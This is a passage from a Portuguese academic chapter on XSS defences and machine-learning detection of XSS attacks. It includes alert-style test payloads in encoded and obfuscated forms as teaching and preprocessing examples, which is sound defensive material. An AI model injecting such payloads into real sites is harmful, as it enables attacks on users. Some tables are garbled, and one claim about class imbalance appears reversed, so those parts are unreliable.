O React oferece prevenção a vulnerabilidades XSS por padrão. Com esta plataforma, qualquer valor interpolado em componentes JSX, uma extensão de sintaxe para JavaScript, é convertido em caracteres de escape antes de ser inserido no DOM, fazendo com que a plataforma trate tais valores como texto comum, ao invés de interpretá-los como código executável. Essa característica beneficia diretamente desenvolvedores que se valem das funcionalidades de *bindings* dinâmicos em aplicações interativas. Embora o React forneça a opção de desabilitar esse comportamento por meio de recursos como `dangerouslySetInnerHTML`, a escolha por definições seguras por padrão reduz a superfície de ataque.

4.3.7. Recursos de Segurança dos Navegadores

Atualmente, navegadores implementam diferentes contramedidas a ataques XSS, constituindo mais uma camada de segurança para aplicações Web [Grossman et al., 2007]. A principal é a própria aplicação do CSP enviada pelo servidor Web: o navegador analisa as diretivas, bloqueia a execução de *scripts* fora das origens autorizadas e registra violações no console. Outro recurso recente é a API Trusted Types [Google Chrome Developers, 2024], atualmente habilitada por padrão no navegador Google Chrome. Esta API cria um "contrato" em que apenas funções explicitamente registradas podem gerar valores destinados a `innerHTML` ou a outro sorvedouro perigoso, impedindo que cadeias de *strings* contaminadas cheguem ao DOM. Há ainda mecanismos de caixa de areia (*sandbox*) para `<iframe>` e heurísticas de auditoria de URLs usadas em redirecionamentos [Team, 2021].

Historicamente, o cabeçalho `X-XSS-Protection` permitia a implementação de um filtro ao detectar que a resposta HTTP continha o mesmo fragmento de código enviado na requisição HTTP. Neste caso, o navegador bloqueava ou sanitizava o código HTML da página Web. Por apresentar falsos positivos e, em alguns cenários, abrir brechas de segurança, esse mecanismo não é mais suportado pelas versões atuais de diferentes navegadores. Ele só permanece funcional em versões antigas do Internet Explorer e do pre-Chromium Edge [Grossman et al., 2007]. Mesmo assim, compreender tal mecanismo

é útil para manter compatibilidade com sistemas legados.

A adoção de atributos especiais em *cookies*, como `HttpOnly` e `Secure`, é outra contramedida a XSS do lado do cliente. Ao definir um *cookie* como `HttpOnly`, evita-se que *scripts* no navegador tenham acesso a esse *cookie*, dificultando a exploração de vulnerabilidades XSS para o roubo de *tokens* de sessão. Já o atributo `Secure` impõe que o *cookie* seja transmitido apenas por conexões que utilizam HTTPS, protegendo as informações contra interceptação ou manipulação em trânsito, sobretudo em ambientes nos quais existe a possibilidade de ataques de homem no meio (*man-in-the-middle*).

É preciso salientar que as contramedidas implementadas pelos navegadores não substituem as contramedidas implementadas nos servidores, mas agem como camadas adicionais de proteção aos ataques XSS.

4.3.8. Práticas de Desenvolvimento Seguro

A implementação de contramedidas a ataques XSS deve estar presente em todas as etapas do ciclo de desenvolvimento seguro de software (*Secure Development Lifecycle* - SDLC), uma vez que a falta de atenção às vulnerabilidades desde as fases iniciais pode levar à introdução de falhas significativas na aplicação Web final [Hannousse et al., 2024]. Em primeiro lugar, é fundamental que os desenvolvedores recebam treinamento constante em segurança de software, de modo a compreender detalhadamente os riscos associados ao XSS e serem capazes de aplicar técnicas de codificação segura. Esse processo de capacitação é especialmente importante em projetos complexos, que envolvem diversas tecnologias e camadas de abstração, pois garante que a equipe se mantenha atualizada acerca das melhores práticas e dos vetores de ataque emergentes. A Seção 4.5 apresenta um emulador para capacitação em XSS.

O uso de análise de código estática e dinâmica é um passo essencial para identificar potenciais vulnerabilidades XSS antes de a aplicação chegar à fase de produção. As ferramentas de análise estática percorrem o código-fonte em busca de padrões que possam indicar lacunas de segurança, enquanto as ferramentas de análise dinâmica investigam a execução do sistema em tempo real, simulando cenários de uso ou de ataques. Em ambos os casos, possíveis falhas são destacadas, permitindo correções antecipadas e uma depuração mais eficiente.

A verificação automatizada de segurança é um passo essencial para identificar potenciais vulnerabilidades XSS antes de a aplicação chegar à fase de produção. Ferramentas de análise estática de código (*Static Application Security Testing* - SAST) percorrem o código-fonte em busca de padrões que possam indicar lacunas de segurança. Tais ferramentas compilam ou interpretam o projeto, constroem a árvore de sintaxe abstrata (*Abstract Syntax Tree* - AST) e aplicam técnicas de fluxo de dados (*data flow*) e análise de contaminação (*taint analysis*) para rastrear valores que saem de fontes não confiáveis até chegarem a sorvedouros perigosos. No caso de XSS, exemplos de sorvedouros são chamadas `innerHTML`, `document.write` ou atributos `on*`. Ferramentas SAST incluem SonarQube [SonarSource, 2021] (regra `squid:S5131` para XSS em Java Servlets) e Semgrep [r2c, Inc., 2025] (`javascript.lang.security.xss_query` para React/Vue).

Ferramentas de análise dinâmica de código (*Dynamic Application Security Testing* - DAST) investigam a execução do sistema em tempo real, simulando cenários de uso ou de ataques. Tais ferramentas são geralmente executadas por meio de um navegador instrumentado ou de um *proxy* que injeta cargas de teste na aplicação Web em análise. OWASP ZAP [OWASP, 2025] e Burp SuitePro [PortSwigger, 2025] são exemplos de ferramentas DAST que disparam dezenas de cargas úteis por campos de entrada de dados, monitoram o DOM após a resposta e marcam uma vulnerabilidade se o *script* é refletido ou executado.

Ferramentas de análise interativa de código (*Interactive Application Security Testing* - IAST), como Contrast Security, combinam SAST e DAST: instrumentam uma máquina virtual Java (*Java Virtual Machine* - JVM) ou a máquina virtual V8, acompanham valores em execução e relatam, em uma mesma requisição, o trecho exato de código vulnerável.

Nos modos SAST, DAST ou IAST, um relatório destaca o fluxo origem-destino, sugere correção, por exemplo, aplicação de caracteres de escape, validação ou CSP.

A realização de testes de segurança abrangentes, incluindo testes de penetração, focados especificamente na exploração de vulnerabilidades XSS, e a execução de revisões de código por pares contribuem para uma avaliação minuciosa da aplicação Web. Nesse contexto, eventuais falhas que tenham escapado das etapas anteriores podem ser identificadas, permitindo ações corretivas proativas. Em conjunto, o treinamento contínuo em segurança, a análise sistemática de código e a prática de testes de segurança reforçam a criação de aplicações robustas, menos suscetíveis às técnicas de ataque mais recentes, consolidando uma postura de desenvolvimento seguro ao longo de todo o ciclo de vida do software.

4.3.9. Conscientização do Usuário

Apesar de se adotarem diversas camadas de contramedidas na aplicação Web, seja no navegador, seja no servidor Web, a educação do usuário acerca de práticas seguras continua sendo um fator determinante para a prevenção eficaz de ataques, sobretudo no que se refere ao XSS [Gupta e Chaudhary, 2020]. Muitos ataques desse tipo dependem da interação do usuário com páginas que contém *links* maliciosos que redirecionam a requisições adulteradas ou contêm *scripts* embutidos, explorando falhas no sistema para injetar conteúdo malicioso no navegador. Dessa forma, não apenas o servidor e a aplicação devem estar bem protegidos, mas também o usuário final deve estar ciente dos riscos inerentes à navegação Web e do papel que desempenha na manutenção de sua própria segurança.

É imprescindível alertar os usuários para que evitem clicar em URLs de procedência duvidosa, seja em emails, publicações em redes sociais ou fóruns de discussão. Recomenda-se, sempre que possível, digitar manualmente o endereço de sítios confiáveis no navegador, como forma de reduzir a probabilidade de serem conduzidos a páginas que contenham códigos maliciosos. Essa prática simples funciona como uma camada adicional de proteção, dificultando o sucesso de golpes que dependem de redirecionamentos automáticos ou de endereços camuflados.

A manutenção constante dos navegadores, sistemas operacionais e outros softwares em suas versões mais recentes é uma recomendação igualmente crucial. As atualizações frequentemente incluem correções para vulnerabilidades conhecidas que podem ser exploradas em ataques XSS, tornando o ambiente do usuário menos propenso a ser comprometido. Nesse contexto, a conscientização do usuário não apenas minimiza a probabilidade de comportamentos que facilitem a injeção de conteúdo malicioso, mas também contribui para a formação de uma postura de segurança mais abrangente em todo o ecossistema de desenvolvimento e utilização de aplicações Web.

4.3.10. Ferramentas e Recursos para Prevenção de XSS

Há um conjunto diversificado de ferramentas e materiais que podem auxiliar desenvolvedores na identificação, análise e mitigação de vulnerabilidades XSS [Hannousse et al., 2024, Sarmah et al., 2018]. Um exemplo é a PHP Input Filter, uma biblioteca projetada para a linguagem PHP que permite a filtragem e validação das entradas de dados, reduzindo a probabilidade de injeção de cargas úteis maliciosas. Com essa abordagem, o desenvolvedor pode estabelecer regras sobre quais dados são aceitos pela aplicação Web.

O OWASP se destaca como uma fonte de conhecimento e recursos práticos, disponibilizando guias de melhores práticas e ferramentas de teste de segurança. Além disso, o projeto mantém a renomada lista das dez vulnerabilidades mais críticas em aplicações Web (OWASP *Top Ten*), na qual o XSS figura entre as primeiras posições. No âmbito das soluções específicas, a OWASP fornece a *Enterprise Security* API (ESAPI), um conjunto de bibliotecas que contemplam, entre outras funcionalidades, a codificação adequada de saídas. Paralelamente, o OWASP *WebGoat* funciona como um ambiente seguro, porém propositadamente vulnerável, destinado a fins didáticos, no qual desenvolvedores e profissionais de segurança podem aprender sobre falhas comuns, incluindo XSS, e praticar métodos de detecção e correção.

O HTML5 *Security Cheatsheet* é um guia voltado às características de segurança presentes no HTML5, apresentando recomendações sobre como aproveitar tais recursos para mitigar problemas, inclusive os relacionados à injeção de código. Em adição, listas de vetores de teste, como as disponibilizadas em `http://hackers.org/xss.html`, oferecem exemplos de cargas úteis que podem ser utilizadas para avaliar a exposição de uma aplicação Web a ataques XSS. Essas listas, ao reunir diferentes formatos e técnicas de ofuscação de código, são úteis tanto no desenvolvimento de contramedidas quanto na realização de testes de penetração.

Já a DOMPurify é uma biblioteca escrita em JavaScript que sanitiza códigos em HTML5, SVG e MathML [DOMPurify, 2025]. Ela recebe uma *string* de entrada e gera uma *string* de saída limpa de acordo com os parâmetros utilizados na função `DOMPurify.sanitize`. Por exemplo, o código `<img src=x onerror=alert('XSS')//>`, que gera um alerta se a imagem não for encontrada, pode ser sanitizado utilizando-se `DOMPurify.sanitize('<img src=x onerror=alert('XSS')//>')`. Dessa forma o código se torna `<img src="x">`. A biblioteca pode ser instalada e usada em diversos navegadores como o Mozilla Firefox e o Google Chrome.

4.4. Mecanismos de Detecção de Ataques XSS

Quando uma vulnerabilidade a um ataque XSS existe em um sítio Web, códigos maliciosos podem ser usados em campos de entrada neste sítio. Os códigos maliciosos podem ser processados pelo navegador do usuário legítimo ou pelo servidor, o responsável por servir a página Web. Dessa forma, um usuário leigo navegando pela Internet está suscetível a um ataque XSS simplesmente por visitar uma página Web vulnerável a este tipo de ataque, caso do XSS armazenado. Portanto, é de responsabilidade dos provedores que disponibilizam as páginas Web empregar mecanismos para que a vulnerabilidade ou um ataque XSS em curso seja detectado. Por exemplo, no caso de um ataque em curso, um sistema pode detectá-lo e pode se comunicar com o servidor Web alertando-o para que este não envie uma resposta para a requisição maliciosa, dessa forma interrompendo o ataque. Isto é fundamental para manter a navegação Web dos usuários na Internet segura. O uso de técnicas de detecção é outra abordagem que pode ser utilizada contra os ataques XSS, de forma complementar ou não às técnicas de prevenção apresentadas na Seção 4.3.

Diversas propostas de técnicas de detecção surgiram nos últimos anos. Seguindo a tendência mais recente de uso de Inteligência Artificial (IA) para classificação (identificação da categoria de um objeto) em outras áreas, diversos pesquisadores empregam em suas propostas principalmente aprendizado de máquina (*Machine Learning* - ML). Dessa forma, esta seção apresenta trabalhos mais recentes relacionados à detecção de ataques XSS utilizando ML.

4.4.1. Aprendizado de Máquina para Detecção de XSS

A partir da abordagem apresentada por Thajeel *et al.* [Thajeel et al., 2023b] e ilustrada na Figura 4.11, pode-se dividir o aprendizado de máquina aplicado em detecção de ataques XSS em três etapas principais: a obtenção de um conjunto de dados, o pré-processamento e a detecção através de um modelo de ML. As três etapas são utilizadas tanto no treinamento quanto na avaliação do modelo. O modelo utiliza variáveis de entrada, também denominadas características (*features*), que são obtidas a partir de um conjunto de dados. Esse conjunto de dados em sua forma crua contém por exemplo conteúdos de páginas Web, URLs e requisições e respostas HTTP. O conjunto de dados pode estar disponível ou precisa ser criado. O pré-processamento corresponde a uma etapa anterior ao uso de um modelo de ML que visa uniformizar os dados de entrada através de técnicas de normalização e padronização e diminuir o número de variáveis de entrada do modelo. O pré-processamento pode afetar o desempenho da detecção. Já a detecção através de um modelo de ML visa identificar quais entradas correspondem a dados maliciosos, ataques ou vulnerabilidades XSS, e quais estão relacionadas a dados benignos.

4.4.1.1. Obtenção de um Conjunto de Dados

Diferentes conjuntos de dados têm sido utilizados em propostas de detecção de ataques XSS. O XSSed [XSSed, 2015] contém URLs que eram vulneráveis a XSS entre os anos de 2007 a 2015. Há indicações de se os domínios dos sítios foram atacados e se as vulnerabilidades foram corrigidas. No caso de uso dessa base de dados, há a necessidade de se buscar dados benignos de outras fontes. O *Cross site scripting XSS dataset*

for Deep learning [Shah, 2020] consiste em cerca de 13 mil entradas capturadas através da plataforma PortSwigger e do OWASP *Cheat Sheets* que contém tanto amostras benignas como amostras de ataques XSS. O *Cross-site-scripting attacks: A Comprehensive dataset for AI techniques usage* [Mokbal, 2022] contém cerca de 138 mil amostras, das quais 100 mil são amostras benignas e cerca de 38 mil são amostras de ataques XSS. O XSSed [XSSed, 2015] e o Open Bug Bounty [OpenBugBounty, 2024], uma plataforma de caça de *bugs*, são utilizados para a obtenção das amostras maliciosas enquanto que as amostras benignas são obtidas dos 50000 sítios mais acessados pela Alexa.

Há a necessidade do uso de conjunto de dados tanto no treinamento quanto na fase de testes do modelo. Duas abordagens principais são utilizadas: a divisão de um conjunto de dados em duas partes e a técnica de validação cruzada (*cross-validation*). Essas abordagens visam evitar o sobreajuste (*overfitting*), ou seja, a superespecialização do modelo em função dos dados usados no treinamento com consequente desempenho ruim quando novos dados são utilizados.

No caso da divisão do conjunto de dados em duas partes, uma é utilizada na fase de treinamento e outra na fase de testes. As porcentagens de dados usadas para o treinamento




Figura 4.11. As três principais etapas e suas subdivisões em um mecanismo de detecção de ataques XSS baseado em aprendizado de máquina.

e os testes afetam o desempenho do modelo. Normalmente, uma maior porcentagem dos dados é usada para treinamento, por exemplo 80%, sendo o restante usado nos testes.

Já na técnica de validação cruzada, o conjunto de dados é dividido de forma aleatória em k grupos (*folds*). Em seguida, um dos grupos é separado para ser usado na fase de testes enquanto que os dados dos $k-1$ grupos restantes são usados para treinamento. Após a realização das fases de treinamento e testes, escolhe-se novamente outro dos k grupos para teste e os restantes $k-1$ grupos para treinamento. O processo continua até que os k grupos tenham sido usados para teste. Pode-se então calcular as métricas de avaliação de desempenho utilizando-se uma média aritmética dos valores das métricas obtidos para cada um dos grupos de teste.

4.4.1.2. Pré-processamento

Os conjuntos de dados relacionados à detecção de ataques XSS geralmente contêm dados com informações não relevantes, numerosos e desbalanceados. Dessa forma, há a necessidade de pré-processar esses dados antes de utilizá-los em um modelo de ML. Existem diferentes métodos de pré-processamento que podem ser usados em conjunto ou não. Os principais métodos são: a limpeza de dados, a extração das características, a seleção das características, a redução da dimensionalidade e o balanceamento do conjunto de dados [Thajeel et al., 2023b].

Limpeza de Dados

A limpeza de dados tem por objetivo retirar informações que não são necessárias ao modelo de ML e deixar explícitas algumas informações que os atacantes mascaram. Algumas das principais técnicas utilizadas para a limpeza são a remoção de dados ruidosos, a decodificação e a tokenização.

A remoção de dados ruidosos, também denominada normalização ou generalização, corresponde ao processo de remoção de ruído ou de pedaço não importante de dados. O ruído é introduzido propositalmente pelo atacante de forma a dificultar a detecção do ataque. Por exemplo, o atacante pode dividir o ataque em várias linhas usando um símbolo de nova linha, usar letras maiúsculas e números. A inserção de ruído pelo usuário malicioso tem como objetivo evitar que o mecanismo de detecção consiga compreender que os dados se tratam de um ataque e que, posteriormente, o ataque seja bem-sucedido ao ser interpretado pelo navegador do usuário legítimo.

A codificação é o método mais comum para mascarar ataques XSS. Através da codificação, o usuário malicioso consegue evitar sistemas de detecção tradicionais, uma vez que o navegador Web do usuário legítimo realiza a decodificação automaticamente sem que o ataque seja detectado. Dessa forma, a decodificação é empregada no caso de uso de codificação pelo atacante. A Tabela 4.2 demonstra exemplos de código-fonte codificados em URL, HTML, Base64 e Unicode e como são representadas as suas respectivas versões após realizar a decodificação. Além disso, a análise sintática (*parsing*) pode usar analisadores como um processo de decodificação ao invés de usar métodos de

decodificação específicos. Como exemplos desses analisadores, tem-se a biblioteca BeautifulSoup [Richardson, 2025], o analisador html5lib [Langa et al., 2025] e o analisador Esprima [Hidayat, 2025].

Tabela 4.2. Exemplos de decodificação.

Tipo	Código-Fonte	Decodificação
URL	%3Cscript%3Ealert(1)%3C%2F script%3E	<script>alert(1)</script>
HTML		
Base64	test	<a href="data:text/html;base64, <img src=x onerror= alert(1)>">test
Unicode	\u003cimg%20src=1%20onload= alert(123)\u003e	<img%20src=1%20onload= alert(123)/>

A generalização pode ser usada depois da decodificação, caso o atacante tenha inserido ruído antes da codificação. A ideia da generalização de dados é resumir os valores de mais baixo nível, como valores exatos de idade, cidades específicas e estampas de tempo precisas presentes nos dados por abstrações de mais alto nível, como faixa etária, regiões e momentos do dia, respectivamente. Ao tornar o conjunto de dados mais geral é possível inspecionar o comportamento presente nos dados com maior facilidade [Han et al., 2022]. Em ataques XSS, informações como números e caminhos para recursos do servidor Web presentes na carga útil, a função JavaScript utilizada e o domínio do sítio Web não são relevantes para a detecção dos ataques [Liu et al., 2021]. A principal preocupação em relação aos ataques XSS está na maneira como recursos externos são referenciados na carga útil. Dessa forma, para reduzir o custo computacional, pode-se substituir, por exemplo, os números encontrados após a decodificação pelo valor zero (`0`) e informações de domínio por `http://u`. A Tabela 4.3 mostra como um URL pode ser generalizado após a decodificação ao remover caracteres redundantes e padronizar em letras minúsculas.

Tabela 4.3. Exemplo de generalização.

Antes	Depois
http://exemplo.payload.xss/index.php? topic=<SCR<script>IPT>aLeRt(String.fromCharCode(88,83,83)) </SCR</script>IPT>	http://u =<script>alert(String.fromCharCode(0,0,0)) </script>

Após a decodificação e a generalização dos dados, é necessário identificar quais são os componentes que compõem a carga útil do ataque XSS. A tokenização, também denominada segmentação, divide um texto em partes menores (*tokens*), de forma a facilitar a sua análise. Por exemplo, os *tokens* podem ser palavras ou frases. A Tabela 4.4

mostra um exemplo de como uma carga útil pode ser tokenizada após os processos de decodificação e generalização. No caso da detecção de ataques XSS, utiliza-se a tokenização quando a carga útil não contém espaços em branco [Thajeel et al., 2023b], que podem ter sido retirados na fase de remoção de dados ruidosos. As cargas úteis de ataques XSS são geralmente compostas por símbolos e rótulos HTML, eventos, funções do JavaScript e URLs. Para transformar essas informações presentes nas cargas úteis de ataques XSS, os trabalhos de detecção empregam a tokenização através da decomposição por expressão regular ou através da técnica de árvore de sintaxe abstrata, muito utilizada em interpretadores e compiladores de linguagens de programação [Thajeel et al., 2023b].

Tabela 4.4. Exemplo de tokenização.

Carga útil	Tokenização
http://u=<script>alert(String.fromCharCode(0,0,0))</script>	['http://u', '<script>', 'alert(', ')', 'String.fromCharCode(0,0,0)']

Extração das Características

A extração das características visa obter as variáveis de entrada do modelo de ML a partir dos *scripts* de ataques XSS. Há diversas formas de extração das características, tais como: baseada em expertise de domínio, baseada em estatísticas, baseada em processamento de linguagem natural e análise contextual ou semântica.

A extração baseada em expertise de domínio obtém as características diretamente da AST ou do vetor resultante da decomposição por expressão regular utilizando conhecimento geral sobre ataques XSS. A extração das características é alcançada ao se observar informações como o comprimento da carga útil, se a codificação é aplicada, a presença de certas funções e atributos, isto é, componentes que são típicos de serem utilizados em ataques XSS [Thajeel et al., 2023b]. Tais características são definidas através da observação manual de cargas úteis de ataques XSS, como as informações que são disponibilizadas em *Cheat Sheets* do PortSwigger [PortSwigger, 2024] e do OWASP [OWASP, 2019]. Embora a extração baseada em expertise permita gerar características para os modelos de ML, o espectro de características acaba sendo limitado e pode prover bom desempenho com um determinado conjunto de dados e um desempenho ruim com outros.

A extração baseada em estatísticas pode ser usada em conjunto com a extração baseada em expertise de domínio. Neste caso, a extração visa obter as características mais relevantes a partir da extração baseada em estatísticas. As características mais relevantes podem ser extraídas através de um mecanismo de numeração booleano para indicar ou não a presença de uma determinada característica na carga útil. Outra maneira de realizar a extração é através de um método de contagem, no qual pode-se contar a quantidade de vezes que uma ou mais propriedades aparecem em amostras de ataques XSS. Essas propriedades podem ser o número de caracteres das cargas úteis, o comprimento do URL, rótulos HTML, eventos HTML, atributos HTML, caracteres especiais, funções do JavaScript e *cookies*. A codificação por tupla também pode ser usada nesta etapa. Este método

mapeia os dados originais em um par de valores, no qual cada comando ou símbolo presente na carga útil é representado por um rótulo numérico. A codificação *One-Hot* é um exemplo deste tipo de técnica e é muito utilizada para representar dados categóricos como valores numéricos em treinamento de modelos de ML [Thajeel et al., 2023b].

Tanto a extração baseada em expertise como a extração baseada em estatísticas apresentam limitações de escalabilidade quando são utilizadas em um cenário real, visto que dependem da definição manual das características, são dependentes de dados estruturados e geralmente em formato tabular e sofrem de problemas de generalização por serem específicos de um determinado contexto. Dessa forma, a maioria dos trabalhos de detecção de ataques XSS utilizam a extração baseada em Processamento de Linguagem Natural (PLN), também denominada vetorização, como uma forma automatizada de extração de características através do uso de decomposição por expressão regular [Bird et al., 2009]. A extração baseada em PLN se baseia na sintaxe e na semântica das palavras. No caso da detecção de ataques XSS, utiliza-se geralmente uma associação de palavras com vetores de pequena dimensão, na qual converte-se dados textuais em uma representação numérica que pode ser utilizada nos modelos de ML [Thajeel et al., 2023b]. Dessa forma, se diversas palavras possuem a mesma semântica em um texto, elas serão representadas pelo mesmo valor. O Word2vec [Mikolov et al., 2013] é um modelo que gera representações vetoriais de palavras individuais a partir do contexto no qual estão inseridas. O Doc2Word [Le e Mikolov, 2014] é um modelo que estende a ideia anterior para representar sentenças completas como vetores com o objetivo de capturar melhor a semântica de palavras individuais e textos mais longos. Ambos os modelos são utilizados na etapa de pré-processamento em trabalhos de detecção de ataques XSS para a extração de características através de PLN [Thajeel et al., 2023b].

Seleção das Características

Nem todas as características extraídas são necessárias para o treinamento do modelo de ML. O uso de muitas características leva a um aumento da dimensionalidade. Em função disso, o custo computacional para a execução do modelo pode aumentar e pode-se obter um desempenho ruim quando o modelo é aplicado utilizando-se novos dados. Convém então selecionar as características que não são redundantes e que são mais relevantes [Chandrashekar e Sahin, 2014]. Pode-se usar, por exemplo, os métodos de filtragem e o empacotador (*wrapper*).

O método de filtragem classifica ou atribui uma pontuação para cada característica de acordo com algum critério, cujo objetivo é medir a importância da característica para realizar a detecção dos ataques XSS [Thajeel et al., 2023b]. As características que não atendem ao critério utilizado são desconsideradas do conjunto de dados para realizar o treinamento do modelo de ML. Dentre os critérios mais utilizados encontram-se a frequência no documento (*Document Frequency* - DF), o coeficiente de correlação, o teste de hipótese Qui-Quadrado e o ganho de informação (*Information Gain* - IG). O DF analisa a frequência com que um termo aparece em um documento e pode ser utilizado para filtrar termos que são muito incomuns ou termos que são muito comuns. O coeficiente de correlação mede o módulo e a direção do relacionamento linear de duas variáveis em um

espaço de valores normalizado e pode ser utilizado para filtrar características que apresentem uma correlação fraca em relação à detecção de ataques XSS. O teste de hipótese Qui-Quadrado mede se uma característica e a realização de um ataque XSS possuem uma associação significativa ao comparar a frequência esperada que a característica possui com a frequência observada no conjunto de dados. Características que não são rejeitadas pela hipótese nula são filtradas. O IG mede a redução na entropia da variável alvo (variável de saída do modelo de ML) quando uma característica é adicionada ao modelo e pode filtrar características que não fornecem muitas informações sobre a variável alvo. Esse método é utilizado pelo XGBXSS [Mokbal et al., 2021], que é apresentado na Seção 4.4.2.3.

Já o método empacotador avalia subconjuntos de caraterísticas ao utilizar o subconjunto para realizar o treinamento e posteriormente testar o modelo com cada subconjunto, de forma a determinar as características mais relevantes [Thajeel et al., 2023b]. Este método é computacionalmente custoso, uma vez que é necessário treinar e testar o modelo múltiplas vezes utilizando os diferentes subconjuntos de características. Para realizar a busca em todo o espaço de N características é necessário um total de 2^N conjuntos de treinamento e teste. No entanto, costuma apresentar melhores resultados comparado a outros métodos de seleção de características, uma vez que as características selecionadas são diretamente testadas em relação ao desempenho dos modelos de ML. O SBS (*Sequential Backward Selection*) é um algoritmo guloso que parte do conjunto completo de características e remove sequencialmente as menos significativas, uma de cada vez, para melhorar o desempenho do modelo, sendo utilizado pelo XGBXSS [Mokbal et al., 2021], que é apresentado na Seção 4.4.2.3.

Redução da Dimensionalidade

A dimensionalidade corresponde à quantidade de características. A redução da dimensionalidade é uma outra técnica que pode ser usada para diminuir o tempo de treinamento e de inferência do modelo. De forma diferente da seleção das características, a redução de dimensionalidade visa diminuir a dimensão do conjunto de dados original, mantendo o máximo possível de informações relevantes. Entre os trabalhos de detecção de ataques XSS que utilizam ML, somente as técnicas de Análise de Componentes Principais (*Principal Component Analysis* - PCA) e a *Sparse Random Projection* (SRP) são utilizadas.

A técnica PCA gera uma matriz de covariância das características e mapeia as características originais em um novo conjunto de características ortogonais, consideradas as componentes principais. Um conjunto de novas características é gerado ao realizar a combinação linear entre as características originais e as componentes principais [Abdi e Williams, 2010]. As novas características são ordenadas da maior variância para a menor e selecionam-se as k características de maior variância ou o conjunto de características cuja variância acumulada represente uma determinada porcentagem da variância total.

A técnica SRP reduz a dimensionalidade ao projetar as características originais em um subespaço de menor dimensão utilizando uma matriz esparsa aleatória [Bingham e Mannila, 2001]. A ideia desta técnica encontra-se na preservação da dis-

tância entre os pontos da dimensão maior projetada na dimensão menor. Para isso, gera-se uma matriz esparsa cujos valores são estabelecidos através de uma distribuição de probabilidade. A maioria dos valores é representada pelo valor 0 (com probabilidade $\frac{1}{\sqrt{s}}$) e os demais valores são representados por -1 ou +1 (com probabilidade $\frac{1}{2\sqrt{s}}$), sendo s o parâmetro de esparsidade. O novo conjunto de características é definido pela multiplicação da matriz de características original com a matriz esparsa aleatória.

A maioria dos mecanismos de detecção de ataques XSS baseados em ML utilizam a seleção de características como um fator de redução da dimensionalidade. A pouca popularidade das técnicas de redução de dimensionalidade se deve, principalmente, ao fato de os métodos de seleção serem menos custosos computacionalmente e de maior facilidade de implementação. Além disso, os métodos de seleção de características são interpretáveis, um fator de muita importância para compreender o motivo pelo qual determinadas características não provêm melhorias ao modelo de ML. No entanto, as técnicas de redução da dimensionalidade são úteis para ignorar as informações inseridas por ofuscação e codificação nas cargas úteis e ajudam a visualizar padrões e correlações entre as características.

Balanceamento do Conjunto de Dados

No caso de ataques XSS, geralmente o objetivo principal é a detecção das amostras que correspondem a um ataque (denominadas dessa forma amostras positivas). Em conjuntos de dados de ataques XSS, é comum haver uma quantidade bem menor de amostras positivas (dados maliciosos) do que de negativas (dados benignos). Isso pode enviesar o aprendizado em favor das amostras negativas. O modelo treinado a partir de um conjunto de dados deste tipo pode ter uma alta acurácia (ver Seção 4.4.1.3) para as amostras positivas e uma baixa acurácia para as negativas. Conjuntos de dados desbalanceados são comuns em diversos campos de pesquisa e o campo de cibersegurança é um deles, visto que dados sobre ataques dificilmente são disponibilizados publicamente. Especificamente em segurança Web, páginas Web são combinações de diversas linguagens de marcação e de programação, como o HTML, o JavaScript e o PHP e cada uma dessas linguagens pode produzir vulnerabilidades a ataques. A quantidade de dados rotulados sobre ataques XSS é escassa e extremamente desbalanceada por causa da heterogeneidade e evolução deste tipo de ataque [Mokbal et al., 2020]. Para tratar essa questão do desbalanceamento dos conjuntos de dados para realizar o treinamento e inferência dos modelos de ML, existem algumas abordagens que costumam ser utilizadas.

